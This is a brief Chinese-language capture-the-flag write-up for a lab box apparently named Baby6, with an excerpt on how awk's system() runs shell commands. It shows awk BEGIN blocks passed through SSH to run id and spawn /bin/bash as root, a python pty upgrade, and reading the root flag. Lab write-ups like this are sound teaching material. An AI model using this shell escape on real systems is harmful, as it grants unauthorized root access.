Awk 可以通过 system()函数调用命令，尝试在 ssh 传入命令，发现可以执行



awk调用shell命令的两种方法：system与print

from：http://www.oklinux.cn/html/developer/shell/20070626/31550.html


awk中使用的shell命令，有2种方法：

一。使用所以system（）

awk程序中我们可以使用system() 函数去调用shell命令


如：awk 'BEGIN{system("echo abc")}' file

echo abc 就会做为“命令行”，由shell来执行，所以我们会得到以下结果：



```
└─# ssh ll@192.168.31.176 'BEGIN {system("id")}'
ll@192.168.31.176's password:
uid=0(root) gid=0(root) groups=0(root)
```

成功获取 root 权限，拿到 flag



```
└─# ssh ll@192.168.31.176 'BEGIN {system("/bin/bash")}'
ll@192.168.31.176's password:
id
uid=0(root) gid=0(root) groups=0(root)
python3 -c 'import pty;pty.spawn("/bin/bash");'
root@Baby6:~# cat /root/root.txt
cat /root/root.txt
flag{root-75502a9daf72a8934a9e7f9def44cf7a}
```